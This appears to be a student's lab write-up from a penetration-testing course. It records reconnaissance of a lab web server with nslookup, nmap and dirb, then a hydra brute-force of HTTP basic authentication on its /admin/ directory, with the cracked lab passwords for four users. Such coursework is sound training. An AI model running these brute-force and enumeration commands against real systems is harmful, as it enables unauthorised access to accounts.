

Deliverable 1. Provide a screenshot that shows the lookup and reported hostname.




```
┌──(champuser㉿kali)-[~]
└─$ nslookup 10.0.5.21 10.0.5.22
21.5.0.10.in-addr.arpa  name = bios.shire.org.
```




```
┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ wc -l *.txt
  3365 bilbo-mix.txt
    19 bilbo.txt
  4269 frodo-mix.txt
    24 frodo.txt
  4900 pippin-mix.txt
    28 pippin.txt
  4907 sam-mix.txt
    29 sam.txt
 17541 total

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ 
```

Deliverable 2. Using what you have during the reconnaissance modules, run a scan to determine any listening tcp services to include the service versions. Provide a screenshot of both your command and results.




```
┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ sudo nmap 10.0.5.21 -sT -O
[sudo] password for champuser:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 17:34 EST
Nmap scan report for 10.0.5.21
Host is up (0.023s latency).
Not shown: 926 filtered tcp ports (no-response), 71 filtered tcp por
ts (host-unreach)
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
9090/tcp closed zeus-admin
Aggressive OS guesses: Linux 5.1 (98%), Linux 3.10 - 4.11 (97%), Lin
ux 3.2 - 4.9 (96%), Linux 3.16 - 4.6 (95%), Linux 2.6.32 - 3.13 (95%
), Linux 5.4 (94%), Linux 5.0 - 5.4 (94%), Linux 4.10 (93%), Linux 2
.6.22 - 2.6.36 (93%), Linux 2.6.39 (93%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.87 seconds

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ 
```

Deliverable 3. Let's see if we can get a little more information on your website such as hidden directories. Research the dirb command and run it against the webserver. Turn off recursion. Provide a screenshot of anything secret you've found.




```
┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ dirb http://10.0.5.21/ /usr/share/wordlists/dirb/common.txt -r

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb 15 17:41:34 2023
URL_BASE: http://10.0.5.21/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.5.21/ ----
+ http://10.0.5.21/admin (CODE:401|SIZE:381)
==> DIRECTORY: http://10.0.5.21/bios/
==> DIRECTORY: http://10.0.5.21/categories/
+ http://10.0.5.21/cgi-bin/ (CODE:403|SIZE:199)
==> DIRECTORY: http://10.0.5.21/images/
+ http://10.0.5.21/index.html (CODE:200|SIZE:6592)
+ http://10.0.5.21/sitemap.xml (CODE:200|SIZE:929)
==> DIRECTORY: http://10.0.5.21/tags/

-----------------
END_TIME: Wed Feb 15 17:41:41 2023
DOWNLOADED: 4612 - FOUND: 4

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ 
```



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
gohugo-default-sampl..>	2022-05-30 09:01	276K	

Deliverable 4. Provide a screenshot that displays a prompt when attempting to access a protected directory.



10.0.5.21/admin/


10.0.5.21

This site is asking you to sign in.


Username

Password

Deliverable 5. For at least 3 shire staff, bypass authentication on the protected directory using the tool of your choice. Provide screenshot(s) showing the tool execution and the guessed password. (Make sure you validate all of these work)


champuser@kali: ~/SEC335/SEC-335/Week 5
File Actions Edit View Help

```
Try: sudo apt install <deb name>

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ hydra -l bilbo -P bilbo-mix.txt -f  10.0.5.21 http-get /admin/
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-15 20:09:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3366 login tries (l:1/p:3366), ~211 tries per task
[DATA] attacking http-get://10.0.5.21:80/admin/
[80][http-get] host: 10.0.5.21   login: bilbo   password: Rivendell107
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-15 20:10:06

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ hydra -l samwise -P sam-mix.txt -f  10.0.5.21 http-get /admin/
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-15 20:11:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4908 login tries (l:1/p:4908), ~307 tries per task
[DATA] attacking http-get://10.0.5.21:80/admin/
[80][http-get] host: 10.0.5.21   login: samwise   password: RosieRosie
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-15 20:12:13

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ hydra -l frodo -P frodo-mix.txt -f  10.0.5.21 http-get /admin/
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-15 20:12:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4269 login tries (l:1/p:4269), ~267 tries per task
[DATA] attacking http-get://10.0.5.21:80/admin/
[80][http-get] host: 10.0.5.21   login: frodo   password: 1Brandywine
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-15 20:12:41

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ hydra -l pippin -P pippin-mix.txt -f  10.0.5.21 http-get /admin/
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-15 20:13:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4901 login tries (l:1/p:4901), ~307 tries per task
[DATA] attacking http-get://10.0.5.21:80/admin/
[80][http-get] host: 10.0.5.21   login: pippin   password: adminPippin
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-15 20:13:04
```



Administrative Area

Welcome!


Save login for http://10.0.5.21?

Username

pippin

Password

●●●●●●●●●●●



Administrative Area

Welcome!

Save login for http://10.0.


Username

bilbo

Password

●●●●●●●●●●●●

□ Show password



Administrative Area

Welcome!

Save login for http://10.0.

